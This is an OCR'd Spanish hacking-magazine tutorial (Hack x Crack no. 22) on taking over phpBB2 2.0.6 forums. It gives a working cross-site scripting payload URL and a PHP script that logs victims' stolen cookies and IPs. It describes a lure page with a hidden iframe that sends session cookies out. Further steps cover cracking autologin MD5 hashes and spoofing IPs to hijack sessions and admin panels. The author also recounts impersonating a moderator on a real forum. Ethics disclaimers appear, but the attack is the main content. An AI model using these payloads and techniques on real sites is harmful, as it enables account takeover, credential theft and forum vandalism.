HACK X CRACK: HACKEANDO LOS FOROS PHPBB2



LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

NÚMERO 22 : ESPECIAL DE VERANO

NÚMERO 22 : ESPECIAL DE VERANO

HACK PASO A PASO: ¿TE ATREVES?

Enlaces Maliciosos

Inyección de Código Malicioso

Spoofing Mediante Proxys

HTTP y SQL Injection

Falseando Nuestra IP

Robo y Hackeo del Hash

HACKEANDO LOS FOROS DE INTERNET

Usurpa la Identidad del Administrador

Firewalls

Hackeando un Router CISCO

Firewalking

Identificación, Rastreo y Exploración de Sistemas Remotos

Manipulación de Cabeceras HTTP

Nº 22 -- P.V.P. 4,5 EUROS



PC PASO A PASO: CURSO SOBRE FIREWALLS (1ª ENTREGA)



LOS CUADERNOS DE HACK X CRACK
www.hackxcrack.com

EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
Dirección: PERE MARTELL Nº 20, 2º - 1ª.
43001 TARRAGONA (ESPAÑA)

INDICE

INDICE DE ANUNCIANTES

Director de la Publicación
J. Sentís

E-mail contacto
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

E-mail contacto:
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania, de Japón y algún Estadounidense.

E-mail contacto
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

TELÉFONO DE ATENCIÓN AL CLIENTE: 977 22 45 80
Petición de Números atrasados y Suscripciones (Srta. Genoveva)
HORARIO DE ATENCIÓN: DE 9:30 A 13:30 (LUNES A VIERNES)

NUMERO 22 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756

ASALTANDO FOROS GUIA PASO A PASO

Este artículo te permite tomar el control total de cualquier foro de Internet basado en PHPBB2 en su versión 2.0.6

Nuestra intención es la de siempre: ENSEÑAR.

El conocimiento nos hace libres, no profanes jamás tu mente con actos que te desmerezcan

Hola, de nuevo...

Vamos a realizar un inciso en el curso de seguridad y firewalls para tomar un tema interesante, delicado y que se que no va a caer en saco roto.... *sudores me entran cuando recuerdo alguna tarde pensando en lo que nos pudo haber ocurrido....*

Este artículo persigue un objetivo final: **Entrar a un foro como administrador, como moderador o como cualquier otro usuario.**

Para ello voy a describir **varias técnicas**, mediante **enlaces maliciosos** en un post, creando una **página web "misteriosa"** que nos dará los parámetros necesarios, utilizando técnicas de **spoofing mediante proxys**, **manipular las cabeceras de http** o "*a lo bestia*", **obtener el hash** de cualquier usuario y craqueándolo por fuerza bruta, y cómo no... **inyectando HTML y SQL.**

Todas ellas tienen **algo en común**, **utilizar un bug o varios bugs** que han ido descubriéndose para foros ***phpBB2***, concretamente para las versiones 2.0.6 que era la de nuestro foro



Qué es un foro...

Qué es un foro, advertencias y servidores de prácticas!!

Si eres un nuevo lector y no sabes mucho de Internet, quizás te preguntes qué es un foro. Un ejemplo vale más que mil palabras así que pásate por www.hackxcrack.com y entra en el foro.

Los foros son, hoy por hoy, una de las herramientas más utilizadas donde personas como tú o yo compartimos todo tipo de conocimientos y experiencias. La mayoría de comunidades tiene el suyo y es el punto de reunión de sus miembros.

Aunque hoy en día existen foros basados en todo tipo de lenguajes (PHP, C, Java, HTML.... ...) y para todas las plataformas (Linux, Windows... ...) hay uno destaca sobre todos los demás: el phpbb2 (www.phpbb.com). Destaca porque está escrito en PHP, es software libre, es fácil de instalar y tiene un soporte realmente brutal (una inmensa comunidad de usuarios) y es utilizado por miles de comunidades en Internet.

Como ya hemos comentado, en este artículo estudiaremos cómo podemos "asaltar" la versión 2.0.6 de estos foros. Todos los que participamos en la creación de esta revista te pedimos que las prácticas que te enseñaremos hoy no sean utilizadas para destruir ninguna comunidad. Practica cuanto quieras y aprende lo que puedas; pero por favor, no te dediques a hacer daño.

Tienes 3 servidores de la revista a tu disposición para practicar. En nuestro foro (www.hackxcrack.com) tienes sus IPs y todo eso... ya sabes

La dedicatoria de este articulo va dirigida en esta ocasión a todos los moderadores y administradores de los foros de ***hackxcrack***, que desde Diciembre del año pasado, llevo dándoles la brasa con esto... y que por razones obvias, no hicimos público en nuestros foros en su momento, ahora que ya está parcheado... y mejor no preguntes por qué se tardó tanto.... es una larga historia....

Sí.... 7 meses... 7 meses de fatigas "escudriñando" post, cambiando el password frecuentemente, apoyándonos en otros usuarios que les hicimos ver nuestros temores... en fin, un calvario. Cada vez que me conectaba como administrador del foro pensaba... ya verás... hoy es el día... nos pillaron... menos mal que no fue así.

Este documento recoge en gran parte esas experiencias, esos temores... y no solo porque **cualquiera hubiera podido loguearse como un usuario concreto (como Vic_Thor, como TuXeD, como .... cualquiera de nosotros**, sino porque hasta se **hubiese podido BORRAR todos los post del foro sin necesidad de entrar como administradores o moderadores**.... sí, sí... en este artículo también lo descubrirás, con un post "*inofensivo*" y con cierta mala leche, cuando un administrador o un moderador del foro lo lee, sin querer estará eliminando los post que nos de la gana... silenciosamente, sin preguntas, sin darse cuenta y sin saber que es lo que pasó porque el mismo post que lanza el borrado se borrará...

Para realizar todas las prácticas y aprovechar al máximo este artículo, necesitaremos:

- Un proxy que permita modificar las cabeceras http
- Un foro vulnerable
- Un Servidor Web que permita ejecutar scripts php
- Conocer un poquito... muy poquito de MySQL
- Y el presente artículo...

Vamos a empezar la casa por el tejado... vamos a empezar "*descubriendo*" **una serie de vulnerabilidades que nos permitirán:**

- Obligar a un administrador o moderador de un foro vulnerable a eliminar uno, varios o todos los post de "*su foro*", sin saberlo y sin darse cuenta
- Obtener el *hash* de la contraseña de cualquiera que entre en el foro y tenga verificada la casilla de "*entrar automáticamente en cada visita*"
- Obtener el *SID* de usuario y el *ID* de usuario y hasta la IP... y más cositas...

Luego, usaremos una página web para "*automatizar*" todo eso y "*despreocuparnos*"

Después... usaremos ***SQL injection*** para realizar lo mismo y ***http spoofing*** para:

- Averiguar la IP, el SID, la contraseña y lo que nos de la gana de cualquier usuario
- Seremos capaces de *postear* con IP falsa, hasta con IP's que no existen

Y por último:

- Combinaremos todo lo dicho anteriormente y **entraremos al foro como otro usuario**, usando su IP, su *nick*, no será preciso saber su clave de acceso, pero conseguiremos todo lo dicho: ver sus mensajes privados, *postear* en su nombre y si se trata de un administrador **tendremos acceso a la joya de la corona en un foro... el panel de administración.**
- También, y dicho sea de paso, podremos **saltarnos los *baneos*** (si fuimos excluidos) por IP, por nick... por lo que nos de la real gana... y más... hasta podemos.... me callo.

Como ves, todo lo dicho es bastante delicado como para realizar las pruebas con foros reales y en marcha sobre los que no tenemos autorización a "practicar" con este asunto. Por ello sería (repito de nuevo) ideal construirte tu propio foro... y no es por dar más pistas... pero aplicando la misma técnica... hice lo propio con "otras cosas" que no son foros, concretamente con los usuarios de correo de terra o wanadoo... y otros más... sólo hay que pensar...

Lo ideal es que te montes todo esto en casa... en tu red de pruebas, luego ya será el momento de "intentarlo" con otros... no te lo recomiendo, no te incito a ello, ya sabes... deontología, ética y respeto al prójimo... pero hay que saber lo que nos podemos encontrar cualquier día.


Es cierto que **en este artículo hay casos reales**, unos contra nuestros foros cuando eran vulnerables y otros contra.... *bueno, ya lo verás...* al finalizar el artículo encontrarás que este modesto servidor entró a un foro "*guiri*" como moderador del mismo sin serlo.... **usurpando la identidad del verdadero *moderata***. Mientras escribo este artículo envié un mensaje privado a los moderadores de ese foro (por cierto, aunque este artículo sale ahora, se escribió en Mayo aunque tuve que repetir las prácticas para obtener las pantallas con calidad suficiente) así que espero que hayan tomado las medidas correspondientes.

Vamos a empezar....

Allá por finales de diciembre de 2003 alerté a los administradores y moderadores del foro con un *bug* que en su día me pareció "significativo", consiste en inyectar código, una simple inyección de un *Java Script*, el consabido ***Cross-Site Scripting Vulnerability***

Más información sobre el mismo lo puedes obtener en:

http://www.securityfocus.com/bid/9290



Vamos a "*comprobarlo*" **con nuestros foros...**



Para cuando leas...

Para cuando leas estas líneas, los Servidores de Pruebas de Hack x Crack ya deberían dar acceso a foros de pruebas para que practiques. Para más información www.hackxcrack.com


Primero nos ***logueamos*** con nuestro *nick* y *password* y **NO *verificamos la casilla de Entrar automáticamente en cada visita...***




Una vez validados en el foro, accedemos a cualquier subforo y nos disponemos a publicar un tema... o responder un post o un privado... cualquier sitio que nos deje *postear* algo...

Y en el cuerpo del mensaje posteamos esto:


http://www.hackxcrack.com/phpBB2/privmsg.php?mode=%22><script>alert(document.cookie);</script>



Y en lugar de publicarlo le damos a la vista preliminar... para no liarla



Bien, ahora ***pinchamos en el link que acabamos de poner***... y pasará esto:




Recibimos en nuestro navegador el resultado del *script* inyectado ***alert(document.cookie)***

De todo eso nos fijamos en lo que aparece ***rodeado con círculos rojos***... El ***sid***, el ***autologinid*** y el ***userid***.

El *sid* cambiará por cada conexión nueva que efectuemos con el foro, de momento no nos será de mucha ayuda, pero luego será imprescindible...

El id, es 1011, es el numero de usuario que me corresponde... cada uno tenemos un valor constante y que se nos adjudica cuando nos registramos por primera vez.

El autologinid, guardará el ***hash*** de la contraseña en *MD5*, **siempre y cuando el usuario haya iniciado su sesión verificando la casilla de entrada automática**, no es nuestro caso, así que... no nos servirá de mucho, si hubiese entrado con la casilla verificada, vería esto:



Esos dos **círculos verdes** encierran la cadena ***MD5*** del ***hash*** de mi contraseña, que para este caso es: ***cf99847d2cd8fb4f1178139764bb19c8*** si nos la llevamos a un ***cracker*** de ***MD5*** sacaremos la contraseña, (cuando explique todo, veremos como se craquean....)

Claro, que esto sólo será así si el usuario entro con la casilla verificada... y además... esto se envía a nuestro propio navegador, lo que sería interesante es que nos enviase la ***cookie*** a un servidor web y que la podamos recibir, ya sea la nuestra o la de otro usuario, bueno, por el momento nos quedamos con "*el concepto*"

Más adelante veremos que con el SID y con la IP de cualquier usuario podremos loguearnos como si fuéramos él...

De lo que se trata ahora es que tras publicar un post "*de verdad*" nos envíe las *cookies* de todo *quisqui* que se pase por el hilo... y de preparar un servidor web que reciba las *cookies*, los *sid* y todo eso... y claro.. también tendremos que sacar su IP, **con esos datos estaremos en condiciones de conectarnos al foro como si fuésemos el verdadero usuario**, vamos a construir esa web...


Primero nos montamos nuestro servidor, *Apache, IIS*, el que nos de la gana; pero hay que instalarlo **con soporte a php**, puesto que vamos a usar un pequeño *script* para que almacene en nuestro *webserver* las *cookies* de los que nos van leyendo el post.

Obviamente hay que publicar un post en cualquier foro "*animando*" a visitar esa web, nada difícil, un inofensivo link a una web "*aparentemente*" estupenda... *o de esas cosas que vemos por los foros de "esta es mi web espero vuestros comentarios....", hasta puede ser un link "dirigido"... luego veremos más... de momento lo simple.*


El asunto es ***cómo pasar la cookie a un webserver***, no es tarea fácil, no creáis... **hay un problema:** el ***%22 del link***, que no es otra cosa que la inyección HTML para el *script* ***privmsg.php***, equivale a las comillas dobles (") y si en ese *script* ponemos cualquier cosa que lleve comillas simples o dobles, deja de funcionar.

Y no valen las formas \" ni nada de eso... es una lata... Ahh!! Y si queréis probar también funciona con viewtopic.php, editprofile.php, etc....


Así que nos creamos una web en un sitio cualquiera (*yo me lo creo en mi propio webserver, pero lo puedes subir a cualquier sitio que soporte php y pirula igual de bien*). El código *html* de esa web es el que sigue y el archivo lo llamé ***miramiweb.html***



A su vez llama a otro archivo cuyo nombre es ***miramiweb2.html***




Que también usa otra página de nombre ***video.html***



```
<html>
<body>
<p><img border="0" dynsrc="duck.avi" start="fileopen" width="321" height="311"></p>
</body>
</html>
```

Cuando se cierra la página principal, se ejecuta un ***script php*** de nombre ***roba_cookie.php*** y su código es:


roba_cookie.php - Bloc de notas

Archivo Edición Formato Ver Ayuda

```
<?
global $REMOTE_ADDR;
$cookie_robada = $_REQUEST[la_cookie];
$ipu = $_SERVER['REMOTE_ADDR'];
$fcookies=fopen("captura.txt","a+");
fwrite($fcookies, "\r\nIP: \t");
fwrite($fcookies, "$ipu \r\n\r\n");
fwrite($fcookies, "cookie de HxC: \t");
fwrite($fcookies, "$cookie_robada \r\n\r\n");
fclose($fcookies);
?>
```

Ya sé hay mucho que mejorar, pero es rápido y funciona

Bueno, expliquemos un poquito el código... para los despistados y para ponernos en situación:

El Archivo miramiweb.html

Es la página principal e incluye una función denominada ***juas,*** que invoca al método *open* cuando se la llame y ejecuta el *script* ***roba_cookie.php*** pasándole como parámetro el contenido que exista en el objeto ***window.status***... cuando veamos un caso práctico se entenderá mejor.

Utiliza dos ***iframes***, uno que "*se ve*" y que lo llamé ***fr2***, y otro que "*no se ve*" y que lo llamé ***fr1***.

El iframe fr2 carga el contenido de la pagina ***miramiweb2.html*** (que es lo que veremos cuando se llame a la página principal)

El iframe fr1 carga el contenido de una página del foro junto con la ***inyección HTML*** que utiliza el *bug*, y la *cookie*, en lugar de mostrarla con un *alert(document.cookie)* se pasa a la barra de estado del navegador, ***window.status=docuument.cookie***.

Es intencionado, podríamos haberlo puesto en otro sitio que no se viese o almacenarla en una variable y usarla después... pero como esto es un ejemplo, así vemos qué va ocurriendo...

Por último existe un ***form*** llamado ***Escribe_lo***, que se lanzará inmediatamente después de cerrar la ventanita de la web maliciosa y además hace la llamada a la ***función juas()*** que como dijimos antes le pasará el **contenido de *window.status*** (que ya tendrá la *cookie*) al ***script roba_cookie.php,***

Esto es importante que sea así, bueno hay otras formas, pero elegí esta. El caso es que como tardará unos segundos en cargar la página del foro, si intentamos pasar la *cookie* antes de que lo haga, no la cazaremos, por eso se ejecuta con el método ***onunload*** y por eso en la web maliciosa hay vídeos, fotos, etc... **hay que dar tiempo a que se cargue la página del foro dentro del *iframe fr1*** (te recuerdo que no lo verás porque tiene un tamaño de 0 x 0)

*Si quieres modifica **width** y **height** del **iframe fr1** y verás que aparece una página del foro*

El archivo miramiweb2.html

Este no tiene ningún misterio, simplemente visualiza una foto y muestra un link para ver "*los mejores vídeos del mundo*", el contenido de este archivo se mostrará en el ***iframe fr2***

El archivo video.html

Menos misterio aún... es eso... un simple video...

El archivo roba_cookie.php

Es un *script php* que grabará un archivo de texto con la IP del personaje que visitó nuestra web y la *cookie* que le pasó la función ***juas()*** en el archivo ***miramiweb.html***. Observa que se pasa como parámetro ***window.status***

La variable ***la_cookie:*** es quien almacenará el contenido de ***window.status*** que se recibió como parámetro.


La variable ***ipu***: es la IP del que nos visita y se recoge de la cabecera ***X-Forwarded-For.***

> ***Cómo!!!*** *Qué no sabes como funciona el script... venga... que está explicado en el curso de php que llevamos en la Revista...*

Bueno, pues vamos a ver como funciona todo y lo damos por zanjado...

Primero, *posteamos* en un foro "*el reclamo*" para que visiten nuestra web...


Cuando los usuarios que pinchen en el enlace del post, les aparecerá otra ventanita en el navegador... esta:



Como ves (rodeado en rojo) se muestra la ***cookie*** en la barra de estado (***window.status***) tal y como le explicamos en el ***iframe fr2***.


Nuestros visitantes visitan nuestra web, pasean por los enlaces... disfrutan con los vídeos... etc... mientras tanto en el ***iframe fr2*** ya se cargó por completo el *script* con la inyección HTML, ahora se ve... en la barra de estado, por eso decía yo lo de hacerlo "mas discreto", pero eso... esto es un ejemplo...

Cuando nuestro/s visitantes cierren esa ventana o "*salgan*" de nuestra web, se invocará el método ***onunload***, se ejecutará la ***función juas()*** y se llamará al ***script roba_cookie.php***. En el servidor web pasó esto:




Se creó un archivo llamado **captura.txt** tal y como debía realizar nuestro programa en *php*.

si vemos el contenido de ese archivo....



Ahora tenemos las *cookies* de los tres "*inocentes*" que visitaron la web... los dos primeros usaron la entrada automática, por tanto obtenemos los *hashes* (lo que viene tras ***autologinid***....) de las contraseñas y sólo hace falta pasarlas por el *crakeador* que más rabia nos de....


Por ejemplo ***Cain***... http://www.oxid.it



y ya... tenemos que para uno de los usuarios el *password* es ***mitesoroenhxc*** y para el otro es ***kuli2***

Ahhh, que no sabes el nick... venga hombre... accedes al foro, como usuario o como invitado, y escribes esto, en el caso del user 1011 (ese número corresponde al ***userid*** que nos suministró la ***cookie***)

http://www.hackxcrack.com/phpBB2/profile.php?mode=viewprofile&u=1011



Ya lo sabes... así con los demás...

Pero... ¿y qué pasó con el tercero? De ese no tenemos el hash... o sea que no podemos...

JA, eso es lo que le dijo el lobo a los tres cerditos... **CLARO QUE PODEMOS**, pero antes de explicar cómo, necesito explicar "*dos tonterías*" acerca de cómo falsear la IP en un foro... bueno y en más sitios, pero lo que nos afecta en este cado es un foro.

Vamos a necesitar dos cosas... ***Achilles o proxomitron***

http://packetstormsecurity.nl/web/achilles-0-27.zip

http://www.proxomitron.info/files/download/ProxN45J.exe


http://www.pluto.dti.ne.jp/~mengu/proxomitron/files/ProxN45.zip

Y el parche a español en:


http://www.utopia.net/estaticos/descargas/proxomitron/ProxN45-Spa.zip

Lo haremos con* Proxomitron**... que automatiza más la tarea, aunque si queremos "*observar*" *paso a paso* todo lo que ocurre, está bien lo de ***Achilles, pero te hartarás de modificar un paquete de datos tras otro...

Esto es muy fácil de instalar, descomprimes el *.zip* en un directorio, después descargas la traducción a español y sustituyes el archivo ejecutable del directorio en el que lo instalaste por el de la versión en español, yo lo tengo en la carpeta ***D:\proxo***



